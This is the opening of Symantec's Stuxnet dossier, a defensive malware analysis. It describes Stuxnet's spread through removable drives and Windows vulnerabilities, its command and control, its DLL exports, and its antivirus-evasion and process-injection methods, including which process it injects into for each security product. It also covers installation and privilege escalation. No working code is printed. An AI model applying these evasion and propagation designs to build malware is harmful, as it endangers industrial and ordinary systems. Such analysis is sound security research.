Symantec™
Security Response

W32.Stuxnet Dossier

Version 1.2 (November 2010)

Nicolas Falliere, Liam O Murchu,
and Eric Chien

Contents

Introduction 1
Executive Summary 2
Attack Scenario 3
Timeline 4
Infection Statistics 5
Stuxnet Architecture 8
Installation 12
Load Point 16
Command and Control 17
Windows Rootkit Functionality 20
Stuxnet Propagation Methods 21
Modifying PLCs 32
Payload Exports 44
Payload Resources 45
Variants 47
Summary 50
Appendix 51
Revision History 54

While the bulk of the analysis is complete, Stuxnet is an incredibly large and complex threat. The authors expect to make revisions to this document shortly after release as new information is uncovered or may be publicly disclosed. This paper is the work of numerous individuals on the Symantec Security Response team over the last three months well beyond the cited authors. Without their assistance, this paper would not be possible.

Introduction

W32.Stuxnet has gained a lot of attention from researchers and media recently. There is good reason for this. Stuxnet is one of the most complex threats we have analyzed. In this paper we take a detailed look at Stuxnet and its various components and particularly focus on the final goal of Stuxnet, which is to reprogram industrial control systems. Stuxnet is a large, complex piece of malware with many different components and functionalities. We have already covered some of these components in our blog series on the topic. While some of the information from those blogs is included here, this paper is a more comprehensive and in-depth look at the threat.

Stuxnet is a threat that was primarily written to target an industrial control system or set of similar systems. Industrial control systems are used in gas pipelines and power plants. Its final goal is to reprogram industrial control systems (ICS) by modifying code on programmable logic controllers (PLCs) to make them work in a manner the attacker intended and to hide those changes from the operator of the equipment. In order to achieve this goal the creators amassed a vast array of components to increase their chances of success. This includes zero-day exploits, a Windows rootkit, the first ever PLC rootkit, antivirus evasion

techniques, complex process injection and hooking code, network infection routines, peer-to-peer updates, and a command and control interface. We take a look at each of the different components of Stuxnet to understand how the threat works in detail while keeping in mind that the ultimate goal of the threat is the most interesting and relevant part of the threat.

Executive Summary

Stuxnet is a threat targeting a specific industrial control system likely in Iran, such as a gas pipeline or power plant. The ultimate goal of Stuxnet is to sabotage that facility by reprogramming programmable logic controllers (PLCs) to operate as the attackers intend them to, most likely out of their specified boundaries.

Stuxnet was discovered in July, but is confirmed to have existed at least one year prior and likely even before. The majority of infections were found in Iran. Stuxnet contains many features such as:

- Self-replicates through removable drives exploiting a vulnerability allowing auto-execution. Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (BID 41732)
- Spreads in a LAN through a vulnerability in the Windows Print Spooler. Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability (BID 43073)
- Spreads through SMB by exploiting the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability (BID 31874).
- Copies and executes itself on remote computers through network shares.
- Copies and executes itself on remote computers running a WinCC database server.
- Copies itself into Step 7 projects in such a way that it automatically executes when the Step 7 project is loaded.
- Updates itself through a peer-to-peer mechanism within a LAN.
- Exploits a total of four unpatched Microsoft vulnerabilities, two of which are previously mentioned vulnerabilities for self-replication and the other two are escalation of privilege vulnerabilities that have yet to be disclosed.
- Contacts a command and control server that allows the hacker to download and execute code, including updated versions.
- Contains a Windows rootkit that hide its binaries.
- Attempts to bypass security products.
- Fingerprints a specific industrial control system and modifies code on the Siemens PLCs to potentially sabotage the system.
- Hides modified code on PLCs, essentially a rootkit for PLCs.

Attack Scenario

The following is a possible attack scenario. It is only speculation driven by the technical features of Stuxnet.

Industrial control systems (ICS) are operated by a specialized assembly like code on programmable logic controllers (PLCs). The PLCs are often programmed from Windows computers not connected to the Internet or even the internal network. In addition, the industrial control systems themselves are also unlikely to be connected to the Internet.

First, the attackers needed to conduct reconnaissance. As each PLC is configured in a unique manner, the attackers would first need the ICS's schematics. These design documents may have been stolen by an insider or even retrieved by an early version of Stuxnet or other malicious binary. Once attackers had the design documents and potential knowledge of the computing environment in the facility, they would develop the latest version of Stuxnet. Each feature of Stuxnet was implemented for a specific reason and for the final goal of potentially sabotaging the ICS.

Attackers would need to setup a mirrored environment that would include the necessary ICS hardware, such as PLCs, modules, and peripherals in order to test their code. The full cycle may have taken six months and five to ten core developers not counting numerous other individuals, such as quality assurance and management.

In addition their malicious binaries contained driver files that needed to be digitally signed to avoid suspicion. The attackers compromised two digital certificates to achieve this task. The attackers would have needed to obtain the digital certificates from someone who may have physically entered the premises of the two companies and stole them, as the two companies are in close physical proximity.

To infect their target, Stuxnet would need to be introduced into the target environment. This may have occurred by infecting a willing or unknowing third party, such as a contractor who perhaps had access to the facility, or an insider. The original infection may have been introduced by removable drive.

Once Stuxnet had infected a computer within the organization it began to spread in search of Field PGs, which are typical Windows computers but used to program PLCs. Since most of these computers are non-networked, Stuxnet would first try to spread to other computers on the LAN through a zero-day vulnerability, a two year old vulnerability, infecting Step 7 projects, and through removable drives. Propagation through a LAN likely served as the first step and propagation through removable drives as a means to cover the last and final hop to a Field PG that is never connected to an untrusted network.

While attackers could control Stuxnet with a command and control server, as mentioned previously the key computer was unlikely to have outbound Internet access. Thus, all the functionality required to sabotage a system was embedded directly in the Stuxnet executable. Updates to this executable would be propagated throughout the facility through a peer-to-peer method established by Stuxnet.

When Stuxnet finally found a suitable computer, one that ran Step 7, it would then modify the code on the PLC. These modifications likely sabotaged the system, which was likely considered a high value target due to the large resources invested in the creation of Stuxnet.

Victims attempting to verify the issue would not see any rogue PLC code as Stuxnet hides its modifications.

While their choice of using self-replication methods may have been necessary to ensure they'd find a suitable Field PG, they also caused noticeable collateral damage by infecting machines outside the target organization. The attackers may have considered the collateral damage a necessity in order to effectively reach the intended target. Also, the attackers likely completed their initial attack by the time they were discovered.

Timeline

Table 1

W32.Stuxnet Timeline

Date	Event
November 20, 2008	Trojan.Zlob variant found to be using the LNK vulnerability only later identified in Stuxnet.
April, 2009	Security magazine Hakin9 releases details of a remote code execution vulnerability in the Printer Spooler service. Later identified as MS10-061.
June, 2009	Earliest Stuxnet sample seen. Does not exploit MS10-046. Does not have signed driver files.
January 25, 2010	Stuxnet driver signed with a valid certificate belonging to Realtek Semiconductor Corps.
March, 2010	First Stuxnet variant to exploit MS10-046.
June 17, 2010	Virusblokada reports W32.Stuxnet (named RootkitTmphider). Reports that it's using a vulnerability in the processing of shortcuts/.lnk files in order to propagate (later identified as MS10-046).
July 13, 2010	Symantec adds detection as W32.Temphid (previously detected as Trojan Horse).
July 16, 2010	Microsoft issues Security Advisory for "Vulnerability in Windows Shell Could Allow Remote Code Execution (2286198)" that covers the vulnerability in processing shortcuts/.lnk files. Verisign revokes Realtek Semiconductor Corps certificate.
July 17, 2010	Eset identifies a new Stuxnet driver, this time signed with a certificate from JMicron Technology Corp.
July 19, 2010	Siemens report that they are investigating reports of malware infecting Siemens WinCC SCADA systems. Symantec renames detection to W32.Stuxnet.
July 20, 2010	Symantec monitors the Stuxnet Command and Control traffic.
July 22, 2010	Verisign revokes the JMicron Technology Corps certificate.
August 2, 2010	Microsoft issues MS10-046, which patches the Windows Shell shortcut vulnerability.
August 6, 2010	Symantec reports how Stuxnet can inject and hide code on a PLC affecting industrial control systems.
September 14, 2010	Microsoft releases MS10-061 to patch the Printer Spooler Vulnerability identified by Symantec in August. Microsoft report two other privilege escalation vulnerabilities identified by Symantec in August.
September 30, 2010	Symantec presents at Virus Bulletin and releases comprehensive analysis of Stuxnet.


Infection Statistics

On July 20, 2010 Symantec set up a system to monitor traffic to the Stuxnet command and control (C&C) servers. This allowed us to observe rates of infection and identify the locations of infected computers, ultimately working with CERT and other organizations to help inform infected parties. The system only identified command and control traffic from computers that were able to connect to the C&C servers. The data sent back to the C&C servers is encrypted and includes data such as the internal and external IP address, computer name, OS version, and if it's running the Siemens SIMATIC Step 7 industrial control software.

As of September 29, 2010, the data has shown that there are approximately 100,000 infected hosts. The following graph shows the number of unique infected *hosts* by country:

Figure 1


Infected Hosts



The following graph shows the number of infected organizations by country based on WAN IP addresses:

Figure 2


Infected Organizations (By WAN IP)



We have observed over 40,000 unique external IP addresses, from over 155 countries. Looking at the percentage of infected hosts by country, shows that approximately 60% of infected hosts are in Iran:

Figure 3


Geographic Distribution of Infections



Stuxnet aims to identify those hosts which have the Siemens Step 7 software installed. The following chart shows the percentage of infected hosts by country with the Siemens software installed.

Figure 4


Percentage of Stuxnet infected Hosts with Siemens Software installed



Looking at newly infected IP addresses per day, on August 22 we observed that Iran was no longer reporting new infections. This was most likely due to Iran blocking outward connections to the command and control servers, rather than a drop-off in infections.

Figure 5

Rate of Stuxnet infection of new IPs by Country



The concentration of infections in Iran likely indicates that this was the initial target for infections and was where infections were initially seeded. While Stuxnet is a targeted threat, the use of a variety of propagation techniques (which will be discussed later) has meant that Stuxnet has spread beyond the initial target. These additional infections are likely to be "collateral damage"—unintentional side-effects of the promiscuous initial propagation methodology utilized by Stuxent. While infection rates will likely drop as users patch their computers against the vulnerabilities used for propagation, worms of this nature typically continue to be able to propagate via unsecured and unpatched computers.

Stuxnet Architecture

Organization

Stuxnet has a complex architecture that is worth outlining before continuing with our analysis.

The heart of Stuxnet consists of a large .dll file that contains many different exports and resources. In addition to the large .dll file, Stuxnet also contains two encrypted configuration blocks.

The dropper component of Stuxnet is a wrapper program that contains all of the above components stored inside itself in a section name “stub”. This stub section is integral to the working of Stuxnet. When the threat is executed, the wrapper extracts the .dll file from the stub section, maps it into memory as a module, and calls one of the exports.

A pointer to the original stub section is passed to this export as a parameter. This export in turn will extract the .dll file from the stub section, which was passed as a parameter, map it into memory and call another different export from inside the mapped .dll file. The pointer to the original stub section is again passed as a parameter. This occurs continuously throughout the execution of the threat, so the original stub section is continuously passed around between different processes and functions as a parameter to the main payload. In this way every layer of the threat always has access to the main .dll and the configuration blocks.

In addition to loading the .dll file into memory and calling an export directly, Stuxnet also uses another technique to call exports from the main .dll file. This technique is to read an executable template from its own resources, populate the template with appropriate data, such as which .dll file to load and which export to call, and then to inject this newly populated executable into another process and execute it. The newly populated executable template will load the original .dll file and call whatever export the template was populated with.

Although the threat uses these two different techniques to call exports in the main .dll file, it should be clear that all the functionality of the threat can be ascertained by analyzing all of the exports from the main .dll file.

Exports

As mentioned above, the main .dll file contains all of the code to control the worm. Each export from this .dll file has a different purpose in controlling the threat as outlined in the table 1.

Table 2

DLL Exports

Export #	Function
1	Infect connected removable drives, starts RPC server
2	Hooks APIs for Step 7 project file infections
4	Calls the removal routine (export 18)
5	Verifies if the threat is installed correctly
6	Verifies version information
7	Calls Export 6
9	Updates itself from infected Step 7 projects
10	Updates itself from infected Step 7 projects
14	Step 7 project file infection routine
15	Initial entry point
16	Main installation
17	Replaces Step 7 DLL
18	Uninstalls Stuxnet
19	Infects removable drives
22	Network propagation routines
24	Check Internet connection
27	RPC Server
28	Command and control routine
29	Command and control routine
31	Updates itself from infected Step 7 projects
32	Same as 1

Resources

The main .dll file also contains many different resources that the exports above use in the course of controlling the worm. The resources vary from full .dll files to template executables to configuration files and exploit modules.

Both the exports and resources are discussed in the sections below.

Table 3
DLL Resources

Resource ID	Function
201	MrxNet.sys load driver, signed by Realtek
202	DLL for Step 7 infections
203	CAB file for WinCC infections
205	Data file for Resource 201
207	Autorun version of Stuxnet
208	Step 7 replacement DLL
209	Data file (%windows%\help\winmic.fts)
210	Template PE file used for injection
221	Exploits MS08-067 to spread via SMB.
222	Exploits MS10-061 Print Spooler Vulnerability
231	Internet connection check
240	LNK template file used to build LNK exploit
241	USB Loader DLL ~WTR4141.tmp
242	MRxnet.sys rootkit driver
250	Exploits Windows Win32k.sys Local Privilege Escalation (MS10-073)

Bypassing Behavior Blocking When Loading DLLs

Whenever Stuxnet needs to load a DLL, including itself, it uses a special method designed to bypass behavior-blocking and host intrusion-protection based technologies that monitor LoadLibrary calls. Stuxnet calls LoadLibrary with a specially crafted file name that does not exist on disk and normally causes LoadLibrary to fail. However, W32.Stuxnet has hooked Ntdll.dll to monitor for requests to load specially crafted file names. These specially crafted filenames are mapped to another location instead—a location specified by W32.Stuxnet. That location is generally an area in memory where a .dll file has been decrypted and stored by the threat previously. The filenames used have the pattern of KERNEL32.DLL.ASLR.[HEXADECIMAL] or SHELL32.DLL.ASLR. [HEXADECIMAL], where the variable [HEXADECIMAL]is a hexadecimal value.

The functions hooked for this purpose in Ntdll.dll are:

- ZwMapViewOfSection
- ZwCreateSection
- ZwOpenFile
- ZwCloseFile
- ZwQueryAttributesFile
- ZwQuerySection

Once a .dll file has been loaded via the method shown above, GetProcAddress is used to find the address of a specific export from the .dll file and that export is called, handing control to that new .dll file.

Injection Technique

Whenever an export is called, Stuxnet typically injects the entire DLL into another process and then just calls the particular export. Stuxnet can inject into an existing or newly created arbitrary process or a preselected trusted process. When injecting into a trusted process, Stuxnet may keep the injected code in the trusted process or instruct the trusted process to inject the code into another currently running process.

The trusted process consists of a set of default Windows processes and a variety of security products. The currently running processes are enumerated for the following:

- Kaspersky KAV (avp.exe)
- Mcafee (Mcshield.exe)
- AntiVir (avguard.exe)
- BitDefender (bdagent.exe)
- Etrust (UmxCfg.exe)
- F-Secure (fsdfwd.exe)
- Symantec (rtvscan.exe)
- Symantec Common Client (ccSvcHst.exe)
- Eset NOD32 (ekrn.exe)
- Trend Pc-Cillin (tmpproxy.exe)

In addition, the registry is searched for indicators that the following programs are installed:

- KAV v6 to v9
- McAfee
- Trend PcCillin

If one of the above security product processes are detected, version information of the main image is extracted. Based on the version number, the target process of injection will be determined or the injection process will fail if the threat considers the security product non-bypassable.

The potential target processes for the injection are as follows:

- Lsass.exe
- Winlogon.exe
- Svchost.exe
- The installed security product process

Table 5 describes which process is used for injection depending on which security products are installed. In addition, Stuxnet will determine if it needs to use one of the two currently undisclosed privilege escalation vulnerabilities before injecting. Then, Stuxnet executes the target process in suspended mode.

A template PE file is extracted from itself and a new section called .verif is created. The section is made large enough so that the entry point address of the target process falls within the .verif section. At that address in the template PE file, Stuxnet places a jump to the actual desired entry point of the injected code. These bytes are then written to the target process and ResumeThread is called allowing the process to execute and call the injected code.

This technique may bypass security products that employ behavior-blocking.

In addition to creating the new section and patching the entry point, the .stub section of the wrapper .dll file (that contains the main .dll file and configuration data) is mapped to the memory of the new process by means of shared sections. So the new

Table 5

Process Injection

Security Product Installed	Injection target
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process

process has access to the original .stub section. When the newly injected process is resumed, the injected code unpacks the .dll file from the mapped .stub section and calls the desired export.

Instead of executing the export directly, the injected code can also be instructed to inject into another arbitrary process instead and within that secondary process execute the desired export.

Configuration Data Block

The configuration data block contains all the values used to control how Stuxnet will act on a compromised computer. Example fields in the configuration data can be seen in the Appendix.

When a new version of Stuxnet is created (using the main DLL plus the 90h-byte data block plus the configuration data), the configuration data is updated, and also a computer description block is appended to the block (encoded with a NOT XOR 0xFF). The computer description block contains information such as computer name, domain name, OS version, and infected S7P paths. Thus, the configuration data block can grow pretty big, larger than the initial 744 bytes.

The following is an example of the computer description block :

```
5.1 - 1/1/0 - 2 - 2010/09/22-15:15:47 127.0.0.1, [c:\a\1.zip:\proj.s7p]
```


The following describes each field:

5.1 - Major OS Version and Minor OS Version
1/1/0 – Flags used by Stuxnet
2 – Flag specifying if the computer is part of a workgroup or domain
2010/09/22-15:15:47 – Time of infection
127.0.0.1 – IP address of the compromised computer
[c:\a\1.zip:\proj.s7p] – file name of infected project file

Installation

Export 15 is the first export called when the .dll file is loaded for the first time. It is responsible for checking that the threat is running on a compatible version of Windows, checking whether the computer is already infected or not, elevating the privilege of the current process to system, checking what antivirus products are installed, and what the best process to inject into is. It then injects the .dll file into the chosen process using a unique injection technique described in the Injection Technique section and calls export 16.

Figure 6
Control flow for export 15



The first task in export 15 is to check if the configuration data is up-to-date. The configuration data can be stored in two locations. Stuxnet checks which is most up-to-date and proceeds with that configuration data. Next, Stuxnet determines if it is running on a 64-bit machine or not; if the machine is 64-bit the threat exits. At this point it also checks to see what operating system it is running on. Stuxnet will only run on the following operating systems:

- Win2K
- WinXP
- Windows 2003
- Vista
- Windows Server 2008
- Windows 7
- Windows Server 2008 R2

If it is not running on one of these operating systems it will exit.

Next, Stuxnet checks if it has Administrator rights on the computer. Stuxnet wants to run with the highest privilege possible so that it will have permission to take whatever actions it likes on the computer. If it does not have Administrator rights, it will execute one of the two zero-day escalation of privilege attacks described below.

If the process already has the rights it requires it proceeds to prepare to call export 16 in the main .dll file. It calls export 16 by using the injection techniques described in the Injection Technique section.

When the process does not have Adminstrator rights on the system it will try to attain these privileges by using one of two zero-day escalation of privilege attacks. The attack vector used is based on the operating system of the compromised computer. If the operating system is Windows Vista, Windows 7, or Windows Server 2008 R2 the currently undisclosed Task Scheduler Escalation of Privilege vulnerability is exploited. If the operating system is Windows XP or Windows 2000 the Windows Win32k.sys Local Privilege Escalation vulnerability (MS10-073) is exploited.

